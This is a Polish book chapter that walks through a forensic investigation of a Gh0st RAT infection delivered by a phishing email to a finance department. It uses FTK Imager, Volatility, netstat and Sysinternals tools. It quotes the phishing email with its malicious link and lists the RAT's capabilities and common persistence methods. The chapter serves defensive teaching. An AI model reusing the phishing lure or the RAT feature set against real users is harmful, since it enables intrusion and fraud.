W poniedziałkowy poranek w listopadzie Charles otworzył swoją skrzynkę pocztową. Musiał zapoznać się z długą listą e-maili, skończyć jakąś papierkową robotę i wziąć udział w dwóch spotkaniach w dziale finansów. W trakcie odpowiadania na wiadomości Charles zauważył, że jedna z nich była zaadresowana do działu finansów. Dotyczyła pewnej błędnie przeprowadzonej transakcji finansowej. W wiadomości znajdował się odnośnik do raportu na temat błędu.

Charles kliknął odnośnik, ale zamiast zobaczyć raport, ujrzał białą stronę z tekstem „Proszę czekać. Ładowanie w toku". Po zamknięciu przeglądarki Charles ponownie zajął się pracą i zapomniał o nieudanym transferze pliku. Gdy po spotkaniach wrócił do biurka, okazało się, że komputer zniknął. Pojawiła się za to notatka od działu bezpieczeństwa. Wyjaśniono w niej, że maszyna była źródłem podejrzanych danych. W międzyczasie zatrudniono śledczego do zbadania tej sprawy i pomocy przy niej…

Funkcja	Opis
Usuwanie istniejących rootkitów	Usuwanie z tablicy SSDT (ang. *System Service Descriptor Tables*) wszystkich istniejących „haków”
Menedżer plików	Kompletny menedżer plików z hostów lokalnych i zdalnych
Kontrolowanie ekranu	Pełna kontrola nad zdalnym ekranem
Eksplorator procesów	Kompletna lista wszystkich aktywnych procesów i otwartych okien
Rejestrator wciśnięć klawiszy	Rejestrowanie wciśnięć klawiszy na zdalnym komputerze (w czasie rzeczywistym i w trybie offline)
Zdalny terminal	Zdalna powłoka ze wszystkimi funkcjami
Przechwytywanie sygnału z kamery	Przekaz na żywo sygnału z kamery (jeśli jest dostępna)
Śledzenie dźwięku	Przekaz na żywo dźwięku z zainstalowanego mikrofonu (jeśli jest dostępny)
Łamanie kont z dostępem wdzwanianym	Wyświetlanie kont (wraz z hasłami) mających dostęp wdzwaniany
Zdalne wygaszanie ekranu	Wygaszanie ekranu na przejętym hoście (komputer staje się bezużyteczny)
Zdalne blokowanie urządzeń wejścia	Blokowanie myszy i klawiatury w przejętym hoście
Zarządzanie sesją	Zdalne zamykanie i ponowne uruchamianie hosta
Zdalne pobieranie plików	Możliwość pobierania plików binarnych z internetu na zdalny host
Tworzenie niestandardowego serwera Gh0st	Konfigurowalne ustawienia serwera w niestandardowym pliku binarnym

Tabela 6.1. Możliwości Gh0sta (dzięki uprzejmości Michaela Spohna z Foundstone Professional Services)

Szkodliwe e-maile

Po rozmowie z Charlesem i wieloma innymi osobami stało się jasne, że każdy z pracowników kliknął adres URL z e-maila. Na szczęście była dostępna treść wiadomości.

> Od: Jessica Long [mailto:administrateur@hacme.com]
>
> Wysłano: Poniedziałek, 19 grudnia 2011, 09:36
>
> Do: US_ALL_FinDPT
>
> Temat: Nieudana transakcja bankowa
>
> Komunikat został wysłany w związku z płatnością bankową nr 012832113749 wysłaną niedawno z Pana konta.
>
> Obecny status transakcji to: „nieudana z powodu błędu technicznego". Prosimy zapoznać się z poniższym raportem w celu uzyskania dodatkowych informacji:
>
> http://finiancialservicesc0mpany.de/index.html
>
> Z poważaniem
>
> Jessica Long
>
> Stowarzyszenie Płatności Elektronicznych — dbamy o bezpieczeństwo Waszych transakcji

W trakcie analizowania e-maili śledczych zdziwiło, że firma z siedzibą w Stanach Zjednoczonych używała niemieckiego adresu URL (z przyrostkiem .de) do dostarczania raportów na temat nieudanych transakcji finansowych. Następny krok polegał na szukaniu śladów w nagłówkach e-maila.

```
< US_ALL_FinDPT @commercialcompany.com>; Mon, 19 Dec 2011 09:36:07
Received:EmailServer_commcomp.comt (x.x.x.x.) by
 ObiWanbmailplanet.com (10.2.2.1) with Microsoft SMTP Server id
10.1.1.1; Mon, 16 Dec 2011 09:35:21
Received: from unknown (HELO arlch) ([6x.8x.6x.7x]) by
 ObiWanmailplanet.com with ESMTP; Mon, 19 Dec 2011 09:34:19
```

Za pomocą zapytań WHOIS oraz narzędzi Robtex Swiss Army Knife Internet Tool (*www.robtex.com*) i PhishTank (*www.phishtank.com*) śledczy odkrył, że adres IP pochodził z Niemiec i znajdował się na kilku czarnych listach adresów używanych do rozsyłania spamu.

Oznaki włamania

Szkodliwe oprogramowanie niezależnie od tego, czy jest używane w atakach APT, czy w standardowy sposób, powinno przetrwać ponowne uruchomienie systemu. Wykorzystuje się do tego różne mechanizmy:

- rozmaite węzły *Run* w rejestrze,
- tworzenie usług,
- podłączanie się do istniejących usług,
- wykorzystanie zaplanowanych zadań,
- ukrywanie komunikacji jako normalnego ruchu,
- zastępowanie głównego rekordu rozruchowego,
- zastępowanie BIOS-a systemu.

W trakcie analiz podejrzanego systemu śledczy posługują się technikami badawczymi i procedurami reagowania na incydenty. Właściwy sposób reagowania na incydenty jest oparty na stopniu zmienności danych, co opisano w dokumencie RFC 3227 (*ietf.org/rfc/rfc3227.txt*). Podano w nim kolejność, w której należy zbierać dowody. Związana jest ona ze zmiennością danych.

- Pamięć.
- Plik stronicowania lub wymiany.
- Informacje o działających procesach.
- Dane dotyczące sieci, np. porty oczekujące na pakiety lub istniejące połączenia z innymi systemami.
- Rejestr systemu (jeśli istnieje).
- Pliki dzienników systemowych lub aplikacji.
- Obraz dysków utworzony na potrzeby analiz.
- Nośniki ze zarchiwizowanymi danymi.


Aby zbadać maszynę, do której się włamano, przygotuj pakiet różnych narzędzi. W trakcie analiz ważne jest to, żeby nie zniszczyć dowodów. Narzędzia stosowane przy reagowaniu na incydenty należy skopiować na płytę CD i zewnętrzne nośniki pamięci masowej. W omawianej sytuacji analitycy wykorzystali narzędzia z pakietu Sysinternals i narzędzia do zastosowań śledczych:

- AccessData FTK Imager,
- Sysinternals Autoruns,
- Sysinternals Process Explorer,
- Sysinternals Process Monitor,
- WinMerge,
- Currports,
- Sysinternals Vmmap.

UWAGA Ważne jest to, że te narzędzia zapisane na płycie CD potrafią działać samodzielnie.

Rejestrowanie zawartości pamięci

Gdy badania przeprowadza się zgodnie z poziomem zmienności danych, należy zacząć od wykonania zrzutu pamięci z zaatakowanego komputera i wyeksportować go do zewnętrznego urządzenia z pamięcią masową. Zrzut może przydać się do analiz szkodliwego oprogramowania prowadzonych za pomocą narzędzia Volatility Framework Tool. W programie FTK Imager wybierz opcję *File/Capture Memory*, czego efekt pokazano na rysunku 6.3. Wskaż zewnętrzne urządzenie z pamięcią masową jako katalog wyjściowy, nadaj zrzutowi nazwę podobną do ***nazwazainfekowanejmaszyny*.mem** i kliknij przycisk *Capture Memory*, żeby wykonać zrzut.



Rysunek 6.3. Tworzenie migawki pamięci zainfekowanego systemu


Analizy pamięci mają miejsce po zebraniu wszystkich dowodów. Dostępnych jest kilka narzędzi do analizowania pamięci — m.in. FDPro i Responder Pro firmy HBGary, Mandian Memoryze i The Volatility Framework (*www.volatilesystems.com/default/volatility*). Każde z nich potrafi wyodrębnić z migawek pamięci związane z procesami dane, np. wątki, łańcuchy znaków, zależności i połączenia. Wspomniane narzędzia służą do analizy migawek pamięci, a także powiązanych plików systemu operacyjnego Windows (*Pagefile.sys* i *Hiberfil.sys*). Analizy pamięci są bardzo istotnym aspektem badań ataków APT, ponieważ wiele narzędzi i metod stosowanych przez napastników jest opartych na wstrzykiwaniu kodu do procesów i innych technikach

zaciemniania. Jednak analiza pamięci pozwala poradzić sobie z tymi sztuczkami, ponieważ pliki i połączenia muszą zostać odszyfrowane w korzystających z nich procesach systemu operacyjnego.


UWAGA Ciekawe jest znakomite omówienie krok po kroku analiz pamięci trojana R2D2 (nazywanego też Bundestrojanem; użyto go w słynnym ataku APT omawianym w mediach w Niemczech w 2011 roku). Znajdziesz je na stronie *www.evild3ad.com/1136/volatility-memory-forensics-federal-trojan-aka-r2d2/*.

Plik stronicowania (wymiany). Pamięć wirtualna używana przez system operacyjny Windows jest przechowywana w pliku *Pagefile.sys*, który znajduje się w głównym katalogu dysku *C:*. Gdy pamięć fizyczna zostaje wyczerpana, system w razie potrzeby wymienia pamięć procesów. Plik stronicowania może zawierać cenne informacje na temat infekcji szkodliwym oprogramowaniem lub ukierunkowanych ataków. Także plik *Hyberfil.sys* obejmuje dane z pamięci, zapisywane po przejściu systemu w stan hibernacji. Analitycy mogą znaleźć tu dodatkowe dane. Plik ten standardowo jest ukryty i używany przez system operacyjny.

Za pomocą narzędzia FTK Manager można skopiować wspomniane pliki do urządzenia z dowodami, co pokazano na rysunkach 6.4 i 6.5. Po kliknięciu pliku stronicowania prawym przyciskiem myszy można go wyeksportować na takie urządzenie. Warto pamiętać, że lepiej jest utworzyć obraz dysku zainfekowanego lub podejrzanego komputera, jednak nie zawsze jest to praktyczne rozwiązanie. Wtedy plan reagowania na incydenty (taki jak opisany w tym rozdziale) pomaga zebrać ważne dane i artefakty, przydatne do powstrzymania i pozbycia się napastników oraz zareagowania na ich działania. Przydatny proces analizowania zapisanych plików z zawartością pamięci opracowano w ramach projektu The Sandman Project (*sandman.msuiche.net/docs/SandMan_Project.pdf*).



Rysunek 6.4. Zapisywanie plików z zawartością pamięci w aktywnym systemie



Rysunek 6.5. Eksportowanie pliku pagefile.sys

Analizowanie pamięci. Do analizowania plików ze zrzutem pamięci można zastosować wspomniane wcześniej oprogramowanie o otwartym dostępie do kodu źródłowego — The Volatility Framework Tool. Najpierw należy zidentyfikować obraz:

```
$ python vol.py -f /home/imegaofmemdump.mem imageinfo
```

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem imageinfo
Determining profile based on KDBG search...

          Suggested Profile(s) : WinXPSP3x86, WinXPSP2x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : JKIA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/media/KINGSTON/memdumpgh0st.mem)
                      PAE type : PAE
                           DTB : 0x330000
                          KDBG : 0x80545ae0L
                          KPCR : 0xffdff000L
            KUSER_SHARED_DATA : 0xffdf0000L
          Image date and time : 2012-02-15 22:12:03
    Image local date and time : 2012-02-15 22:12:03
         Number of Processors : 1
                    Image Type : Service Pack 3
```

Następnie trzeba pobrać procesy:

```
$ python vol.py -f /home/imegaofmemdump.mem pslist
```

Teraz można sprawdzić połączenia sieciowe:

```
$ python vol.py -f /home/imegaofmemdump.mem connscan
```

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem pslist
 Offset(V)  Name                    PID   PPID   Thds   Hnds   Time
---------- -------------------- ------ ------ ------ ------ ------------------
0x823c8830 System                    4      0     57    469 1970-01-01 00:00:00
0x8224b700 smss.exe                564      4      3     19 2012-02-15 22:02:52
0x81f47458 csrss.exe               612    564     11    387 2012-02-15 22:02:52
0x81eb9020 winlogon.exe            636    564     19    586 2012-02-15 22:02:52
0x821abac8 services.exe            680    636     16    268 2012-02-15 22:02:52
0x81f26970 lsass.exe               692    636     19    364 2012-02-15 22:02:52
0x81ee9668 vmacthlp.exe            848    680      1     25 2012-02-15 22:02:53
0x821e9a88 svchost.exe             864    680     20    212 2012-02-15 22:02:53
0x81eb89f8 svchost.exe             932    680     10    265 2012-02-15 22:02:53
0x82232268 svchost.exe            1024    680     66   1335 2012-02-15 22:02:53
0x81f1bda0 svchost.exe            1072    680      7     79 2012-02-15 22:02:53
0x81eccda0 svchost.exe            1144    680     14    196 2012-02-15 22:02:54
0x81ee8990 spoolsv.exe            1384    680     11    125 2012-02-15 22:02:55
0x81ef1da0 svchost.exe            1560    680      3     78 2012-02-15 22:03:01
0x81f11c30 jqs.exe                1620    680      5    114 2012-02-15 22:03:01
0x81e2cda0 vmtoolsd.exe           1776    680      7    266 2012-02-15 22:03:01
0x81f406e8 alg.exe                 464    680      6    105 2012-02-15 22:03:02
0x82297da0 explorer.exe           1160   1020     13    366 2012-02-15 22:03:18
0x81df8020 rundll32.exe           1604   1160      4     68 2012-02-15 22:03:19
0x81eefc88 VMwareTray.exe         1580   1160      1     46 2012-02-15 22:03:19
0x81f75978 vmtoolsd.exe           1656   1160      6    207 2012-02-15 22:03:19
0x81f54c08 jusched.exe            1668   1160      1     88 2012-02-15 22:03:19
0x821ba5e8 wscntfy.exe            1864   1024      1     28 2012-02-15 22:03:20
0x82188330 imapi.exe              1920    680      5    117 2012-02-15 22:03:24
0x820e5448 wuauclt.exe            1120   1024      4    135 2012-02-15 22:04:01
0x82244970 jucheck.exe            1696   1668      2    104 2012-02-15 22:08:19
0x81f3fda0 cmd.exe                 220   1160      1     32 2012-02-15 22:09:16
0x820cc138 FTK Imager.exe          352   1160      9    267 2012-02-15 22:09:49
```

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem connscan
 Offset     Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ------
0x0213be68 192.168.6.132:1035        192.168.6.128:80           1024
0x0248ecf0 192.168.6.132:1033        23.66.232.11:80            1696
```

Jak widać, aktywne są dwa połączenia. Jedno to 23.66.232.11 w porcie 80. Ma ono identyfikator PID 1696. Można sprawdzić ten identyfikator w danych na temat procesów i powiązać go z procesem aktualizującym Javę. Drugie aktywne połączenie to 192.168.6.128 w porcie 80 i z identyfikatorem PID 1024. Jest to identyfikator jednego z procesów svchost.exe.

Przyjrzyjmy się dokładniej procesowi o identyfikatorze PID 1024.


```
$ python vol.py -f /home/imegaofmemdump.mem dlllist –p 1024
```

Pojawią się dane widoczne na rysunku 6.6.

Teraz wyświetlmy biblioteki DLL z procesu, aby zbadać plik *6to4ex.dll*:

```
$ python vol.py -f /home/imegaofmemdump.mem dlldump –p 1024
–dump-dir /Media/Storagedevice
```

```
Dumping audiosrv.dll, Process: svchost.exe, Base: 708b0000 output: module.1024.2432268.708b0000.dll
Dumping wkssvc.dll, Process: svchost.exe, Base: 76e40000 output: module.1024.2432268.76e40000.dll
Dumping 6to4ex.dll, Process: svchost.exe, Base: 10000000 output: module.1024.2432268.10000000.dll
Dumping MSVCR90.dll, Process: svchost.exe, Base: 78520000 output: module.1024.2432268.78520000.dll
Dumping MSVCP90.dll, Process: svchost.exe, Base: 78480000 output: module.1024.2432268.78480000.dll
```



Rysunek 6.6. Wtyczka dlllist wyświetla m.in. bibliotekę 6to4ex.dll

Zawartość pliku *6to4ex.dll* można w prosty sposób sprawdzić za pomocą polecenia `strings`. Należy przyjrzeć się danym zwróconym przez instrukcję `dlldump` i podać odpowiednią wyeksportowaną nazwę pliku.

```
$ strings /MEDIA/Storagedevice/module.1024.2432
```

Polecenie to zwraca następujące dane:

```
.rdata
.data
INIT
.reloc
_WWR
SVW`3
PPj"WPV
_^[]
Y_^[
RSDSJ+
e:\gh0st\server\sys\i386\RESSDT.pdb
IofCompleteRequest
IoDeleteDevice
IoDeleteSymbolicLink
KeServiceDescriptorTable
ProbeForWrite
ProbeForRead
_except_handler3
IoCreateSymbolicLink
IoCreateDevice
RtlInitUnicodeString
KeTickCount
ntoskrnl.exe
8$636<6A6L6]6
$T7X7
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
```

Zwróć uwagę na ścieżkę *E:\gh0st\server\sys\i386\RESSDT.pdb* i inne dane zwrócone przez polecenie `strings`. Informacje te są bardzo przydatne przy dodatkowych analizach szkodliwego oprogramowania.

Narzędzie Volatility obejmuje doskonałe wtyczki do wyszukiwania śladów szkodliwego oprogramowania w plikach ze zrzutami pamięci. Pamiętasz wykryte wcześniej połączenie o identyfikatorze PID 1024 używane przez jeden z procesów svchost.exe? Można sprawdzić, czy w procesie tym znajdują się „haki". Do wyszukiwania „haków" do interfejsu API w trybie użytkownika lub trybie jądra służy wtyczka apihooks. Zwrócone przez nią dane są następną oznaką tego, że proces svchost.exe o identyfikatorze PID 1024 jest podejrzany.

```
$ python vol.py -f /home/imegaofmemdump.mem apihooks –p 1024
```

```
remnux@remnux:/usr/local/bin$ ./vol.py -f /media/KINGSTON/memdumpgh0st.mem apihooks -p 1024
Name                           Type     Target                                          Value
svchost.exe[1024]              inline   cryptsvc.dll!CryptServiceMain[0x76ce1579L] 0x76ce1579 CALL [0x76ce10a0] =>> 0x77d
f3e57 (ADVAPI32.dll)
Finished after 19.7707059383 seconds
```

Ostatni etap wymaga zastosowania wtyczki malfind. Ma ona wiele funkcji. Można ją zastosować do wykrywania w pamięci ukrytych lub wstrzykniętych procesów.

```
$ python vol.py -f /home/imegaofmemdump.mem malfind –p 1024
––dump-dir /media/storagedevice
```

Dane wyjściowe są zapisywane w plikach na wybranym nośniku. Pliki te można przesłać do skanera Virustotal (*www.virustotal.com*) lub do producentów programów antywirusowych, aby sprawdzić, czy podejrzane pliki są szkodliwe i znane.

Plik MFT (ang. *Master File Table*). Plik MFT można skopiować i przeanalizować w podobny sposób jak plik *Pagefile.sys*. Każdy plik w wolumenie NTFS jest przedstawiony jako wpis w specjalnym pliku MFT. Jest on bardzo wartościowy w trakcie analiz. Znajdują się w nim nazwy plików, znaczniki czasu i wiele innych metadanych, które można pobrać, aby lepiej zrozumieć incydent (na podstawie korelacji czasowych, nazw plików, ich rozmiarów itd.).

Wróćmy do analiz. Można zbadać pliki stronicowania i MFT, aby odkryć, co się stało po otwarciu e-maila i kliknięciu adresu URL. Określenie czasu zdarzeń jest niezwykle istotne we *wszystkich* śledztwach. Ważne jest, aby przed rozpoczęciem rejestrowania zmiennych danych odnotować czas rozpoczęcia śledztwa oraz czas pokazywany przez podejrzaną maszynę. Poniższe dane z pliku MFT wskazują na to, że program do pobierania trojanów (plik *server.exe*) został utworzony przez użytkownika Ch1n00k w katalogu *%TEMP%* o godzinie 9.43 19 lutego 2011 roku.

RecNo	Deleted	Directory	ADS	Filename	siCreateTime (UTC)	ActualSize	AllocSize	Ext	FullPath
11806	0	0	0	server.exe	2/19/2011 9:43	125047	126976	exe	\Documents and Settings\Ch1n00k\Local Settings\Temp\server.exe

Sieć, proces i rejestr. Dla napastników w atakach APT ważne jest to, aby uzyskać połączenie z kilkoma hostami i móc poruszać się po sieci. Dlatego istotne jest ustalenie, czy maszyna utrzymuje podejrzane połączenia z innymi (nieznanymi) adresami.

W zainfekowanym komputerze otwórz wiersz poleceń i wpisz następującą instrukcję:

```
netstat –ano
```

Netstat (od ang. ***net**work **stat**istics*, czyli statystyki sieciowe) to uruchamiane z wiersza poleceń narzędzie, które wyświetla wejściowe i wyjściowe połączenia sieciowe. Oto parametry tego polecenia:


- `-a`. Wyświetla wszystkie aktywne połączenia oraz porty TCP i UDP, w których komputer oczekuje na pakiety.
- `-n`. Wyświetla aktywne połączenia TCP. Adresy i numery portów są podane w formie liczbowej. Narzędzie nie próbuje ustalać nazw za pomocą zapytań DNS.
- `-o`. Wyświetla aktywne połączenia TCP i podaje identyfikator PID każdego połączenia.

Identyfikator PID jest przydatny, ponieważ pozwala ustalić, który proces korzysta z podejrzanego połączenia.

Dane wyjściowe zwrócone przez instrukcję można przesłać na urządzenie z dowodami. Umożliwia to następujące polecenie:

```
netstat –ano > [litera napędu z urządzeniem]:\netstatoutput_[nazwa_komputera].txt
```


Po uruchomieniu tej instrukcji pojawią się dane wyjściowe pokazane na rysunku 6.7. Widoczna jest w nich sesja między podejrzanym hostem (192.168.6.132) a maszyną o adresie IP 192.168.6.128. Połączenie działa w porcie 80 (odbiornik HTTP). Warto zauważyć, że identyfikator PID sesji to 1040.



Rysunek 6.7. Dane wyjściowe polecenia netstat obejmują procesy oczekujące na pakiety i wysyłające dane

Plik *hosts*. Można też szybko sprawdzić, czy nie wprowadzono zmian w pliku *hosts* systemu. Pierwotny plik (*/Windows/System32/drivers/etc*) ma wielkość 734 bajty. Każdy większy rozmiar to powód do podejrzeń.

Narzędzie CurrPorts. Innym przydatnym narzędziem do badania aktywnych sesji sieciowych jest CurrPorts. Reprezentuje ono w formie graficznej sesje, co pokazano na rysunku 6.8 (podejrzane połączenie jest wyróżnione).



Rysunek 6.8. Sesje w programie CurrPorts

Można kliknąć podejrzane połączenie prawym przyciskiem myszy i wybrać opcję *Properties*. Pojawią się cenne dane widoczne na rysunku 6.9.

Na podstawie informacji uzyskanych w wierszu poleceń i właściwości podejrzanego połączenia widocznych w narzędziu CurrPorts otrzymano wartościowe dane na temat zainstalowanej w systemie „furtki":


- podejrzane połączenie korzysta z procesu svchost o identyfikatorze PID 1040,
- zdalny port to 80 (odbiornik HTTP),
- używany moduł to *6to4ex.dll*.

Przyjrzymy się dokładniej procesowi svchost i dołączonemu do niego plikowi *6to4ex.dll*. Posłużą do tego narzędzia Process Monitor, Process Explorer i Vmmap (wszystkie wchodzą w skład pakietu Sysinternals).

Process Explorer. W narzędziu Process Explorer można sprawdzić proces svchost o identyfikatorze PID 1040, kliknąć ten proces prawym przyciskiem myszy, a następnie wybrać opcję *Properties*. Otwarte okno obejmuje przydatne zakładki. Jedną z nich jest *Strings*, która wyświetla szczegółowe informacje na temat związanych z procesem łańcuchów znaków z obrazu i pamięci (rysunek 6.10).

Analiza danych wyjściowych pozwala lepiej zrozumieć mechanizmy działania szkodliwego oprogramowania. Po wybraniu zakładki *Services* ponownie pojawia się plik *6to4ex.dll* (rysunek 6.11).

Oto pewne ciekawe informacje — opis usługi 6to4 to *Monitors USB Service Components* (monitoruje składniki usług USB), a wyświetlana nazwa to *Microsoft Device Manager* (menedżer urządzeń Microsoftu). Powinno to wzbudzić pewne podejrzenia.



